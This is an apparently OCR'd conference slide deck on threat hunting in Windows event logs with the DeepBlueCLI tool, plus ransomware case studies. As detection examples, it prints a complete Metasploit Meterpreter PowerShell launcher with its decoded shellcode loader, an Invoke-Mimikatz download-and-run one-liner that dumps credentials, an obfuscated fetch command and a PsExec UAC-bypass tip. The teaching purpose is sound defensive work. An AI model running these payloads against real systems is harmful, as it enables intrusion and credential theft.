
Threat Hunting via Windows Event Logs

Eric Conrad (GSE #13)
@eric_conrad

Welcome!

- A copy of this talk is available at http://ericconrad.com
- Includes a link to the DeepBlueCLI GitHub site
  - https://github.com/sans-blue-team/DeepBlueCLI/
  - Plus sample evtx files for all major events discussed



Sunlight is the Best Disinfectant – Louis Brandeis

- Malware and exploit frameworks have been evolving faster than common preventive technologies have kept up
  - Detective controls allow more aggressive checks
- By default Metasploit creates random service names like this:
  - **`Service Name: GWRhKCtKcmQarQUS`**
  - Service name matches: **`^[A-Za-z]{16}$`**
- Blocking 16 character service names containing only upper and lower alpha characters could lead to false positives
- This is how you fight, and this is how you win:
  - Automatically detect these names, married with rapid incident response

The Evolution of Windows Malware Payloads

Malware and exploit frameworks often copy an exe to the filesystem

- Often in c:\windows\system32\RanDOmNAme.exe
- Metasploit exploit target: Native upload
- Corporate malware defenses are designed to prevent this

Newer Malware and exploitation frameworks are migrating to 'fileless malware', leveraging PowerShell for post exploitation

- They avoid using `.ps1` files, and load the code via (very long) command lines, or use the PowerShell `WebClient.DownloadString` Method
- Metasploit exploit target Powershell uses a long compressed and base64-encoded PowerShell function loaded via cmd.exe

Metasploit Meterpreter Payload via Command Line

```
C:\Windows\system32\cmd.exe /b /c start /b /min powershell.exe -nop -w hidden -c if([IntPtr]::Size -eq
4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String(''H4sIADQdtlcCA7VWa2/aSBT93Er9D1aFZFslGAhtmkiVdszLhEcA82ZRNdhjM
2TsIfY4PLr973sNdkK3zSpdaS2Q53HvzJlzz51rJ/ItQbkv7a3lQPr27u2bLg6wJykZ52s1K2UeRE198waGM65/27wla3PApC+SMkebTYV7m
PqLm5tyFATEF6d+rk4ECkPiLRkloaJKf0njFQnIxd1yTSwhfZMyX3N1xpeYJWb7MrZWRLpAvh3PtbiFY0g5c8OoUOQ//5TV+UVhkas+RJiFi
mzuQ0G8nM2YrErf1XjDwX5DFLlNrYCH3BG5MfUvi7mhH2KHdGC1R9ImYsXtUFbhLPALiIgCXzo7VbzMyUiRodkNuIVsOyAh+OQa/iO/J0rGj
xjLSn8o8wRDP/IF9QjMCxLwjUmCR2qRMGdg32akT5yF0iHb9OivdVLOncCqKwI1CyF5EWyb2xEjJ39Z/RluHEwVniSgwMH3d2/fvXXS4K8Hp
D3c4fP4Q+vN/NgmgFLp8pAeTb9I+azUhp2w4MEeuplBEBF1Ic3jGMwXCykTcee6M9GzLy9RSO3Bmn7UYWQ+4tRegEcSn4zX/WrcGUPK67NCP
P+y3irEoT6p7H3sUSuVlPIr3onDyPHAudSsA9gUOZkgdoUw4mIRc5iV5j+7VT0qnnz1iDKbBMiC2IWACsKq/gjmFBZFbvht4gFbp74MUXBAy
CS1TsS7T3eP+2AklxkOw6zUjSCTrKxkEsyInZWQH9JkCkWCH5vyM9x2xAS1cCjS5RbqP/lM9i1zPxRBZEEggYOBuSEWxSymJCsZ1Cb63qRuu
r/8S0LKmDHqu7DSIwQERmIiTBHLIwCoqRTUnElEw9sw4oHZMbtrDLuQy0kuHCWFXWLLL4FN1X6SdkxPyssZVIi5ybjISiMaCLgsYqpBX/8Zy
NlF8QOkckCSOClpLs31vYjln9mutlbHEK1YtAlhR3oCAdTUAu7pOCSfSqYIgDjlvXZHywieacNnbUu/pwW0pYVGG/5Detng1Su7ebs2tKCyW
zmoETbaRrfSM4zS4605Kgmz2hDNbkO0q5P12kRGfzgVswYyBjR/Py0dNrf0YLaQPd1pnw76YZvXd4e1azvTiuO4V47ZL3ys0da43NPzRdyqV
KPWWN/q+VJYpVujR4e9+9uaWE5HDA8dzZ0UrjHdtYL1qMDbhwZC9dWldbh1RvVV295PDe16XLpHVYTKfnVU03lzqgeoq42wO+Lb5rrOxm4Z6
TWLkllvWNN7vZqOhvX1Q+Vac8F3glf6eFSks82kv4J+DSA0tXypYZMDn/aApDpH2O2DjVsuWisHbCofkP6hw8Mivtc50sGmNnsAXNNNrctgf
jAscjRinQlGrdm+pmmFabeEjDwd110UL4ldvYdR+Fg5VLTCyOb2+GNn6mijCbvSKuXBxnI0TdsalaY1K+w+312V9PxD2aMeWxZt7Xr4Wfe3T
bf76Nq98VV/19kvYb+hpo3ex/oBAWWW1+tJy/3kn+nhpQLQxkG4wgx0And6mr41HtSSe7rLaeyhKMdifU8CnzAoc1AIU8EjxrgV14r0RodSd
SogC8jfITQvi79sqdKTofpcQNKhm5sZAIU0SsWdaxHfFatsfneZz0NByO9KeTjw6w9Y5pu98rRcNi4qT0yd78OO+6hxhmUObPbZ6+/+XyKT1
F7By34Fkc9j/zL7KnLz2WcCfpr6ceC3mP5tBsaYCrA04Xpi5FRBXyQiEc/ZJ0cSJFCGkzzxF+BdJC468DHyN6LCQgBvCgAA''));IEX
(New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();';$s.UseShellExecut
e=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnost
ics.Process]::Start($s);
```

Details

- Command is > 2400 bytes
- **`powershell.exe`** launched via **`cmd.exe`**
- Hidden PowerShell window
- gzip compressed and Base64 encoded PowerShell function
  - To analyze: decode base64, and then decompress with gzip
  - Result: obfuscated PowerShell function

Obfuscated PowerShell Function (after base64 -d and gzip -d)

```
function ycbT {
	Param ($f_E, $qt4)
	$gnJKJejSTl = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

	return $gnJKJejSTl.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($gnJKJejSTl.GetMethod('GetModuleHandle')).Invoke($null, @($f_E)))), $qt4))
}

function jTeMUxa {
	Param (
		[Parameter(Position = 0, Mandatory = $True)] [Type[]] $uof9NXB,
		[Parameter(Position = 1)] [Type] $i5B = [Void]
	)

	$mP_HOHUioGZ1 = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed,
AnsiClass, AutoClass', [System.MulticastDelegate])
	$mP_HOHUioGZ1.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$uof9NXB).SetImplementationFlags('Runtime, Managed')
	$mP_HOHUioGZ1.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $i5B, $uof9NXB).SetImplementationFlags('Runtime, Managed')

	return $mP_HOHUioGZ1.CreateType()
}

[Byte[]]$whwcNHtL = [System.Convert]::FromBase64String("/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/
rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/
gX19aixLrjV1oMzIAAGh3czJfVGhMdyYH/9W4kAEAACnEVFBoKYBrAP/VagVowKjGlWgCABFcieZQUFBQQFBAUGjqD9/g/9WXahBWV2iZpXRh/9WFwHQK/04IdezoYQAAAGoAagRWV2gC2chf/9WD+AB
+Nos2akBoABAAAFZqAGhYpFPl/9WTU2oAVlNXaALZyF//1YP4AH0iWGgAQAAAagBQaAsvDzD/1VdodW5NYf/VXl7/DCTpcf///wHDKcZ1x8O74B0qCmimlb2d/9U8BnwKgPvgdQW7RxNyb2oAU//V")

$b9jXLg6n = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ycbT kernel32.dll VirtualAlloc), (jTeMUxa @([IntPtr], [UInt32],
[UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $whwcNHtL.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($whwcNHtL, 0, $b9jXLg6n, $whwcNHtL.length)

$zlZ8mRx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ycbT kernel32.dll CreateThread), (jTeMUxa @([IntPtr], [UInt32],
[IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$b9jXLg6n,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ycbT kernel32.dll WaitForSingleObject), (jTeMUxa @([IntPtr],
[Int32]))).Invoke($zlZ8mRx,0xffffffff) | Out-Null
```

Advantages to these Methods


- Antivirus will allow **`cmd.exe`** and **`powershell.exe`** to execute
- There are no files saved to the disk to scan
- If the system is using application whitelisting: **`cmd.exe`** and **`powershell.exe`** will be whitelisted
- Restricting execution of ps1 files via **`Set-ExecutionPolicy`** settings has no effect
  - "Set-ExecutionPolicy is not a Security Control" - @BenoxA, DerbyCon 2016
- There is no logging of process command lines or PowerShell commands **by default**
- Preventive and detective controls tend to allow and ignore these methods

Introducing DeepBlueCLIv2

- DeepBlueCLI (PowerShell version) runs on PowerShell 3.0 or higher
  - Can process PowerShell 4.0/5.0 event logs
  - DeepWhite requires PowerShell 4+
- Automatically detects all examples discussed previously - and more
- Processes local event logs, or evtx files
  - Either feed it evtx files, or parse the live logs via Windows Event Log collection
- DeepBlueVLIv2 now outputs in PowerShell objects
  - May be piped to Format-List, Format-Table, Out-GridView, ConvertTo-Csv, ConvertTo-HTML, ConvertTo-json, ConvertTo-Xml, etc.
  - Thanks for the help: Mick Douglas (@bettersafetynet).

Perfect is the Enemy of Good - Voltaire

- Many of the techniques used by DeepBlueCLI can be evaded
  - DeepBlueCLI identifies commands containing 'mimikatz'
  - Dodge by renaming 'mimikatz' to 'mimidogz'
- Dodging all of the techniques is difficult
  - Long command lines
  - Use of **`Net.WebClient`**
  - base64-encoded functions
  - Compressed functions
  - Obfuscated commands draw attention
- Many IT professionals commit the perfect solution fallacy



DeepBlueCLIv2: Partial List of Detected Events (new features bolded)

- Long command lines
  - Via **Sysmon** logs or Windows Security event 4688
- **Long PowerShell commands**
- Regex matching **PowerShell** and CL
- Base64 encoded CL or PowerShell
- Compressed/Base64 encoded CL or **Powershell**
- PowerShell Net.WebClient
- **Obfuscated commands**
- **PowerShell via WMIC or PsExec**
- EMET & Applocker Blocks
- Suspicious service creation
- Service errors
- User creation and users added to Local/Global Admin group
- High number of logon failures
- **Detective application whitelisting via DeepWhite**

DeepBlueCLI - Whitelist

Some benign commands create giant command lines, for example:

```
"C:\Program Files\Google\Update\GoogleUpdate.exe" /ping
PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz48cmVxdWVzdCBwcm90b2NvbD0iMy4wIiB2ZXJzaW9uPSIxLjMuMzEuNSIgc2h
lbGxfdmVyc2lvbj0iMS4zLjI5LjUiIGlzbWFjaGluZT0iMSIgc2Vzc2lvbmlkPSJ7ODM4NDRDNEEtOUU5OS00OTZBLTk4N0MtMkU0REE3NEI0QT
ZDfSIgaW5zdGFsbHNvdXJjZT0ic2NoZWR1bGVyIiByZXF1ZXN0aWQ9IntCOTZCM0VCQi0yMzkwLTRBNTctQUFBMC05MEMxNjJFOUQ5QTB9IiBkZ
WR1cD0iY3IiPjxodyBwaHlzbWVtb3J5PSIzIiBzc2U9IjEiIHNzZTI9IjEiIHNzZTM9IjEiIHNzc2UzPSIxIiBzc2U0MT0iMSIgc3NlNDI9IjEi
IGF2eD0iMSIvPjxvcyBwbGF0Zm9ybT0id2luIiB2ZXJzaW9uPSI2LjEiIHNwPSJTZXJ2aWNlIFBhY2sgMSIgYXJjaD0ieDg2Ii8-
PGFwcCBhcHBpZD0iezREQzhCNENBLTFCREEtNDgzRS1CNUZBLUQzQzEyRTE1QjYyRH0iIHZlcnNpb249IjUyLjAuMjc0My4xMTYiIG5leHR2ZXJ
zaW9uPSI1My4wLjI3ODUuMTE2IiBhcD0iLW11bHRpLWNocm9tZSIgbGFuZz0iIiBicmFuZD0iR0dMUyIgY2xpZW50PSIiIGNvaG9ydD0iMTpiOD
oiIGNvaG9ydG5hbWU9IlN0YWJsZSI-
PGV2ZW50IGV2ZW50dHlwZT0iMTIiIGV2ZW50cmVzdWx0PSIxIiBlcnJvcmNvZGU9IjAiIGV4dHJhY29kZTE9IjAiLz48ZXZlbnQgZXZlbnR0eXB
lPSIxMyIgZXZlbnRyZXN1bHQ9IjEiIGVycm9yY29kZT0iMCIgZXh0cmFjb2RlMT0iMCIvPjxldmVudCBldmVudHR5cGU9IjE0IiBldmVudHJlc3
VsdD0iMSIgZXJyb3Jjb2RlPSIwIiBleHRyYWNvZGUxPSIwIiBkb3dubG9hZGVyIiB1cmw9Imh0dHA6Ly9yZWRpcmVjdG9yLmd2dEuuY
29tL2VkZ2VkbC9yZWxlYXNlMi80MDl2cGRuaGlrem5rd3BnOGEwZTdnZ2FiZWVtbG5qOGNhem4xczRrcnM5aW52ZjZkbHo0MXltcWtyMHlkY2Zj
emFlOGd3ZXZ4OGVnNndkZnl4czhldThna3E2OXpjYXloazUvNTMuMC4yNzg1LjExNl81Mi4wLjI3NDMuMTE2X2Nocm9tZV91cGRhdGVyLmV4ZSI
gZG93bmxvYWRlZD0iMTYzMzM0MDAiIHRvdGFsPSIxNjMzMzQwMCIgZG93bmxvYWRfdGltZV9tcz0iMzY5MzIzMCIvPjxldmVudCBldmVudHR5cG
U9IjE0IiBldmVudHJlc3VsdD0iMSIgZXJyb3Jjb2RlPSIwIiBleHRyYWNvZGUxPSIwIi8-
PGV2ZW50IGV2ZW50dHlwZT0iMTUiIGV2ZW50cmVzdWx0PSIxIiBlcnJvcmNvZGU9IjAiLz48ZXZlbnQgZXZlbnR0eXB
lPSIzIiBldmVudHJlc3VsdD0iMSIgZXJyb3Jjb2RlPSIwIiBleHRyYWNvZGUxPSIwIiBzb3VyY2VfdXJsX2luZGV4PSIwIiB1cGRhdGVfY2hlY2
tfdGltZV9tcz0iMTk2OSIgZG93bmxvYWRfdGltZV9tcz0iMzY5Mzg4NiIgZG93bmxvYWRlZD0iMTYzMzM0MDAiIHRvdGFsPSIxNjMzMzQwMCIga
W5zdGFsbF90aW1lX21zPSIyNTA2MiIvPjwvYXBwPjwvcmVxdWVzdD4
```

DeepBlueCLI supports a whitelist to ignore these commands

DeepBlue CLI: Base64 and/or Compressed Commands

- DeepBlueCLI attempts to automatically detect base64-encoded commands
  - And automatically decode them
- If the commands are also compressed (Metasploit-style) it will also uncompress them
- In both cases: it will then scan the normalized command for malicious regular expression matches

Parsing PowerShell Event 4104

- PowerShell event 4014 (Script Block Logging) contains a ton of data
- DeepBlueCLI focuses on the PowerShell command line that launched the script block, and parses it for pattern matches and signs of obfuscation
  - Thanks: @heinzarelli, @HackerHurricane, and @danielhbohannon

```
Date    : 8/30/2017 7:13:38 PM
Log     : Powershell
EventID : 4104
Message : Suspicious Command Line
Results : Possible command obfuscation: only 56 % alphanumeric and common symbols

Command :  & ( $eNv:COmSPEc[4,15,25]-JoIN'') ([ChAr[]] (73, 69 , 88 ,32 ,40,78 ,101 ,119 ,45, 79, 98
          111 ,119 , 110 , 108 , 111 ,97 ,100 , 83,116, 114,105 , 110, 103, 40 , 39, 104, 116 , 116,
          ,110 , 116,101 ,110 , 116, 46 , 99 , 111,109 ,47 ,109 ,97,116 , 116,105,102, 101 , 115 , 1
          , 116, 101 ,114,47 ,69 ,120, 102,105, 108,116 , 114, 97,116 , 105,111,110, 47 , 73,110 ,11
          32,73 , 110 , 118 ,111 ,107 ,101,45,77,105 , 109 ,105, 107 ,97, 116 ,122,32 ,45 , 68 ,117
```

Case Study: Petya

In cases where the SMB exploit fails, Petya tries to spread using PsExec under local user accounts. (PsExec is a command-line tool that allows users to run processes on remote systems.) It also runs a modified mimikatz LSAdump tool that finds all available user credentials in memory.

It attempts to run the Windows Management Instrumentation Command-line (WMIC) to deploy and execute the payload on each known host with relevant credentials. (WMIC is a scripting interface that simplifies the use of Windows Management Instrumentation (WMI) and systems managed through it.)[1]

-Sophos

Case Study: NotPetya

- NotPetya is part of a family of malware based on the leaked (alleged) NSA hacking tools, including ETERNALBLUE
  - This exploit targeted Windows Server Message Block (SMB, TCP port 445) and was patched by MS17-010[1]
- This malware would typically enter an environment via SMB
  - It would then use Mimikatz to attempt to steal credentials and move laterally through a network via Microsoft PSExec and WMIC (Windows Management Instrumentation Console
  - Automated malware is now behaving like human penetration testers
- If an organization had one unpatched system and 999 patched: all 1,000 could become compromised
  - This is dependent on internet network segmentation, trust models, etc.

Case Study: Petya/Not Petya Victims

- Shipping company Maersk reported a $200 - $300 million (US) dollar loss[1]
- FedEx TNT Reported a $300 million dollar loss[1]
- Pharmaceutical company Merck also reported a $300 million dollar loss
- Mondelēz International (the world's 2nd-largest confectionary company and makes of Cadbury) reported a 5% drop in quarterly sales[4]
- Additional victims include British consumer goods company Reckitt Benckiser ($115 million) and Beiersdorf AG (make of Nivea skin cream) and French construction company Saint-Gobain ($387 million) [5]

Case Study: SAMSAM attack on the City of Atlanta I

For over a week, the City of Atlanta has battled a ransomware attack that has caused serious digital disruptions in five of the city's 13 local government departments. The attack has had far-reaching impacts—crippling the court system, keeping residents from paying their water bills, limiting vital communications like sewer infrastructure requests, and pushing the Atlanta Police Department to file paper reports for days. It's been a devastating barrage—all caused by a standard, but notoriously effective strain of ransomware called SamSam.

- https://www.wired.com/story/atlanta-ransomware-samsam-will-strike-again/

Case Study: SAMSAM attack on the City of Atlanta II

Unlike many ransomware variants that spread through phishing or online scams and require an individual to inadvertently run a malicious program on a PC (which can then start a chain reaction across a network), SamSam infiltrates by exploiting vulnerabilities or guessing weak passwords in a target's public-facing systems, and then uses mechanisms like the popular Mimikatz password discovery tool to start to gain control of a network

- https://www.wired.com/story/atlanta-ransomware-samsam-will-strike-again/

.

SAMSAM spreading via WMI and PsExec

After the threat actors establish a foothold within a network segment, they can enumerate hosts and users on the network via native Windows commands such as NET.EXE. The attackers utilize malicious PowerShell scripts to load the Mimikatz credential harvesting utility, allowing them to obtain access to privileged accounts. By moving laterally and dumping additional credentials, attackers can eventually obtain Active Directory domain administrator or highly privileged service accounts.

Given these credentials, attackers can infect domain controllers, destroy backups, and proceed to automatically target and encrypt a broader set of endpoints. The threat actors deploy and run the malware using a batch script and WMI or PsExec utilities.

- https://tanium.com/blog/samsam-ransomware-how-tanium-can-help/

Two Slides on Defensible Security Architecture

- This talk is on detection, not security architecture, so I will keep this brief
- Everyone seeing this talk should ensure their organization:
  - Has patched **every Windows system** for MS17-010
    - And deployed compensating controls (such as firewalls) for those that can't be (easily) patched
  - Uses a different local administrator password on every Windows system (LAPS)
  - Does not expose critical services (including Email, VPN, Remote Desktop Protocol, and others) to the Internet via single-factor authentication
- Begin limiting privilege for powerful accounts and groups, including Domain Administrators (and many others)
- For organizations with flat internal networks: begin the process of segmenting them
  - Private VLANs (discussed next) are often a quick win

Defensible Secure Architecture: Private VLANs (PVLANs)


- Private VLANs are (usually) one of the easiest 'wins' an organization may achieve for making pivoting more difficult to an attacker
  - 'Pivoting' describes the act 'moving behind enemy lines,' when malware (or a person) moves from one compromised internal host to another host
  - Lots of malware will attempt to pivot from one client PC to another
- Many corporate wireless solutions offer 'station isolation': a client on a wireless access point may speak to the AP (which is also a switch and a router) only
  - Clients may not access other clients on the same AP
  - Clients may also be prohibited from speaking to **any** other clients (on other APs)
  - Station isolation is also called client isolation
- A private VLAN is the wired equivalent to wireless station isolation
  - If this makes sense for wireless clients: why not wired?

Test PowerShell Command

- The test command is the PowerSploit Invoke-Mimikatz command, typically loaded via NetWebClient DownloadString
  - **`IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds`**
- Mandiant M-Trends on Mimikatz:
  - *In nearly all of our investigations, the victims' anti-virus software failed to hinder Mimikatz, despite the tool's wide reach and reputation. Attackers typically modified and recompiled the source code to evade detection.*[2]

PowerShell via PsExec: Details

- Pro tip: use the -h flag to avoid UAC on remote command



PowerShell via PsExec: Event Log View

